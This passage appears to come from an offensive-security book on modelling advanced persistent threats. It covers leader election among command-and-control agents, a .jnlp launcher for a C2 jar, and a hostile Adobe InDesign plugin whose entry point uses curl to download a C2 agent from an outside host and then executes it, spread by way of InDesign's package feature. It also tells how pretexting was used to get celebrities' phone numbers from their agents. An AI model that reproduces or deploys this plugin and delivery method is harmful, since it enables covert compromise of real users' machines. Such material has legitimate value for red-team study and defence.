


Figure 8.3: A timeout on the Master node signals it is likely no longer functional or the host is switched off.

At this point, the C2 server will assume that node is either temporarily or permanently disabled and will assign the role of C2 agent master to another host. It will instruct the remaining slaves to route through this new host as before (see Figure 8.4).




Figure 8.4: C2 Server nominates new Master node.

Scenario 2: Semi-Autonomous C2 Agent Management

While the previous scenario is effective in most cases, there may be circumstances where you will want to grant your C2 nodes more autonomy in selecting their own master node (or nodes), depending on certain factors specific to the target environment. A simple broadcast packet or a fake ARP packet can be used to enable nodes that are not aware of each other's presence to communicate on a local network segment (see Figure 8.5).




Figure 8.5: Agents nominate their own Master.

Once an agent master node has been assigned, C2 is initiated as per scenario 1 (see Figure 8.6).




Figure 8.6: The Master functions as a gateway for other nodes as before.

However, the major difference is that the nodes need not wait for an agent master timeout to occur in order to conduct a new election where a new node is selected if necessary or the current one is maintained. This can occur at a predefined interval or between quiet times in C2 activity (see Figure 8.7).




Figure 8.7: Further elections are held as necessary.

Notes on the relationship between master and slave agents. The master agent has a number of responsibilities, regardless of the scenario you choose to implement:

- Monitoring the state of slave hosts. If a slave host fails or becomes unreachable, the master host notifies the C2 server.

- Acting as the central conduit between the C2 server and the C2 slave nodes.
- Correctly routing C2 messages to C2 slave nodes without the C2 server needing to specify anything other than the slave node's identifying name (i.e., the workstation name).

A master node should not be used for initiating a new election and this responsibility continues to be shared by all hosts in the C2 infrastructure (simply because the master can die at any time).

An election algorithm need not be complex, nor should it be. Simply put, when it is decided (due to a communication failure or an exceeded period of time), an election occurs where each member of the C2 infrastructure is a voting member. Communication occurs through broadcast messages and is a point-based system. The host with the most points becomes the new master agent node. Factors influencing points can be:

- Relative importance of the node. Is it a server, domain controller, or a high value asset previously indicated manually by the C2 server controller?
- Previous reliability of the node as noted by uptime. Is it a box that gets switched off at 5 pm every day?
- Communication reliability in general, which can be rated in several ways with a score that decreases every time a master is subject to a C2 communications failure (or, conversely, increases based on the opposite).
- Random jitter to avoid stagnation.

The business of determining master/slave relationships like this is a problem that is faced by many developers in perfectly legitimate areas of software development where stealth is not a factor. It is therefore not surprising that it can be somewhat more complex from our point of view. In computer science, this problem is called *leader election* (not to be confused with leadership election), and there are many unique paradigms and schools of thought within it that are beyond the scope of this book, but well worth exploring.

CELEBRITY BANDIT POPPING

As a teenager, a major pastime of mine (along with a couple of notable conspirators) was prank-calling celebrities. In my defense, I grew up in southwest Wales and that's one of those places you kind of have to make your own entertainment—for my American readers, think rural Louisiana. One time we called George Takei just as he was leaving the house. Understandably he was annoyed and chided us by saying, “You can't do

this, it's bandit popping." So that became the literal name of the game. Reactions to being called at home by British kids with nothing better to do varied. Charlton Heston was the perfect gentleman when we asked him to explain the ten commandments, whereas Zsa Zsa Gabor used words I daren't hint at. One time we spent ten minutes on the phone talking to a delightful lady who denied being Leonard Nimoy's wife but we could hear him in the background saying in his very distinctive voice, "Put down the phone. Put. Down. The. Phone."

Why am I regaling you with stories of my delinquent youth?

If you wanted to engage in such anti-social behavior today, it would probably be a lot easier to get celebrity phone numbers (ask Jennifer Lawrence how she feels about mobile security). Back then, though, there was no web, no iCloud, and certainly no smartphones. In Carmarthen in 1993, the only people who had cell phones were drug dealers. So how did we get phone numbers? It was a lot easier than you might think and employed a lot of what I would later professionally call "social engineering."

If you look at the credits at the end of any given film, you'll note that *everyone* who was associated with the project is listed: caterers, hair stylists, spiritual advisers, whoever. Agents. Agents were the guys who were interesting at first because they would definitely have the numbers we wanted and after a few false starts we got very good at getting them to give numbers up. We'd misrepresent ourselves as lawyers, personal assistants, taxi firms, D-Girls. However, we soon learned that there is this whole parasitic industry in Hollywood that feeds off celebrity (or caters to it exclusively, depending on your perspective) and these people will do anything to ingratiate themselves with the stars as well as boast of their clientele. That's an easy combination to exploit. An ex-colleague of mine set up shop in LA selling "bespoke" security solutions for celebrities. He'd take a celeb's phone, wave a magic wand over it and declare it secure but at the same time he'd download the contacts so he could expand his client base. Cynical but brilliant.

If you know the right leverage to put on the right people, getting privileged information is trivial. I did learn one other important skill from all this and that's to speak in other accents. This would later evolve into my signature party trick. If you haven't seen me do *Hamlet* as John Wayne, you haven't fully experienced Shakespeare.

Disclaimer: Do not prank call celebrities, it's not big, it's not clever, it's not funny. Enough said.

Payload Delivery Part VIII: Miscellaneous Rich Web Content

We've talked about Java applets and touched on Adobe Flash as attack vectors. However, as Oracle has expressed a desire to replace applets in their current form and as the browser makers have lost all patience with Adobe over their complete lack of secure coding practices, neither of these technologies are going to be around forever. Their successors are already in active deployment and are suitable for use in APT modeling attacks. Although they are very different from each other technologically, the way they offer content to the user is (visually) not all that dissimilar, so it makes sense to talk about the two together.

Java Web Start

JWS applications don't run inside the browser but are generally deployed through the browser interface. From a software development perspective, this has several advantages, but mainly it allows much more refined memory management and indeed the allocation of much more memory than would normally be provided to an applet. Java Web Start is now deployed by default with the Java Runtime Environment and doesn't need to be installed separately by the user.

Rather than load a `.jar` file from within an HTML page, JWS uses an XML file with a `.jnlp` (Java Network Launching Protocol) extension. When a user clicks on the file, the `.jar` is loaded from the network and passed straight to the JRE for execution, which again takes place in its own frame rather than within the context of the browser window. A `.jnlp` file to launch a `.jar` from the web looks like this:

```
<?xml version="1.0" encoding="UTF-8"?>
<jnlp spec="1.0+" codebase="http://c2.org/c2" href="">
    <information>
        <title>JWS APT fun!</title>
        <vendor>APT demo.</vendor>
        <offline-allowed/>
    </information>
    <resources>
        <j2se version="1.5+"
href="http://java.sun.com/products/autodl/j2se"/>
        <jar href="c2.jar" main="true"/>
    </resources>
    <applet-desc name="c2 applet" main-class="c2applet.Main"
width="300" height="200">
    </applet-desc>
  <update check="background"/>
</jnlp>
```

One of the reasons Oracle cited for moving to this model was “security”; however, as long as the referenced `.jar` file containing the C2 payload is code signed (see Chapter 2, as the process is identical), there is no restriction to the file system, process execution, or anything else.

Adobe AIR

Much like JWS, Adobe AIR uses existing technologies to execute content that would traditionally be executed within the browser in a standalone frame. AIR applications are cross-platform and mobile friendly. From our perspective, unlike Flash running in a web browser, AIR apps run with the same security restrictions as native applications and as such have access to an unsandboxed file system. They can start applications, access the network, and so forth. (This functionality is dramatically curtailed on mobile platforms—particularly on iOS where, as with any unjailbroken iPhone/iPad, only the local file system is accessible.)

AIR applications are created in the same way as Flash applets using the same Adobe technologies.

A Word on HTML5

HTML5 and its associated technologies are still evolving and in emergence and at present are not terribly interesting (from the perspective of APT modeling). One thing that is interesting and worthy of further study is that HTML5 permits writing content to disk, albeit to a completely sandboxed virtual file system. I mention this here solely because such things have a way of going pear shaped from a security perspective and it might be an interesting way in the future to bypass security zones. For now, it's more of a “watch this space” type of affair.

The Attack

In the briefing I stated that I wanted to attack the processes used by the editing staff in some way. The philosophy behind that being that it behooves you to learn the way your target works to create the most successful and precise attacks possible, rather than relying on generic exploits or attacks.

This attack is directed at Adobe InDesign, a complex publishing layout and editing package. Rather than look for unpublished buffer overflows or other memory corruption bugs, the goal is to create a hostile InDesign plugin and trick a user into installing it. Creating plugins for InDesign can be complex process, but this code need not be overly complicated as the goal is simply to deliver our C2 agent. Additionally, Adobe provides a complete Software Development Kit (SDK).

The targets are running OS X, so in order to create a plugin we need the following:

- Adobe InDesign CS5
- Apple InDesign SDK (download link)
- A Mac running OS X, El Capitan
- The latest version of Apple's Xcode development environment

No prior knowledge of the environment is assumed. A quick note to the reader—I don't care much for Xcode as a RAD environment. I've never found it to be the best or easiest way to create code even for its very specific intended purposes (i.e., Mac and iPhone development) and in the next chapter when we discuss creating hostile iPhone and Android code, I'll take a radical departure from it to introduce other tools. However, right now there's no getting away from it.

This template is essentially an empty InDesign plugin. It contains everything needed to build a plugin that, as it stands, will do nothing. We don't care about any of the SDK functionality beyond having a project that will successfully build. The rest of the code will be entirely generic C++ within the Xcode editor. The goal therefore is to add the necessary code to download and implement our C2 agent and ensure that this code is executed when the plugin is launched.

The command in C++ to execute an external shell command is `system`.

In the interests of extreme simplicity, two system calls are made—one to retrieve the C2 agent and one to execute it:

```
system("curl -O http://c2server/c2agent")
system("./c2agent")
```

This example is for clarity. I expect you to be able to do something better. I'm using `curl` rather than `wget`, as the former is installed by default in OS X, whereas the latter is not. This code is included in the `SDKPluginEntrypoint.cpp` file, as shown in Figure 8.8.




Figure 8.8: The SDKPluginEntrypoint.cpp file.

```
#include "VCPlugInHeaders.h"
#include "PlugIn.h"
static PlugIn gPlugIn;

/** GetPlugIn
	This is the main entry point from the application to the plug-
in.
	The application calls this function when the plug-in is
installed
	or loaded. This function is called by name, so it must be
called
	GetPlugIn, and defined as C linkage.
	@author Jeff Gehman
*/
IPlugIn* GetPlugIn()
{
	system("curl -O http://c2server/c2agent")
	 system("./c2agent")
	return &gPlugIn;
}

// End, SDKPlugInEntrypoint.cpp
```

Now build the plugin within Xcode, as shown in Figure 8.9.




Figure 8.9: Xcode build menu.

If all goes well, you will now have an InDesign plugin. Usually these have a `.pln` or `.framework` extension, but depending on the version of Xcode you are using, on the Mac it may not have an extension at all. Copy this plugin into a subdirectory of your InDesign plugins folder. Again this varies by version, but it's usually easily found with the Application window in Finder, as shown in Figure 8.10.




Figure 8.10: C2 agent extension payload.

So we've got a very simple hostile plugin that we need our target to install. What should we do, simply send it to them? That's outside the workflow of this world. InDesign, being a publishing application, needs to ensure that all dependencies are met before a document is handed off from an editorial team to a printing house. For example, if a particular font is required and the printer doesn't have that font installed on their machine, there's a problem. The same if a document needs a particular plugin.

To resolve this problem, InDesign has a package functionality that can include all of the required dependencies in the handoff document. This way, if a plugin (say, for example, our C2 agent) is not available, it will be installed when the recipient opens the package. That's a one-click process within InDesign but we have a lot of options as to what to include (or indeed exclude), as shown in Figure 8.11.

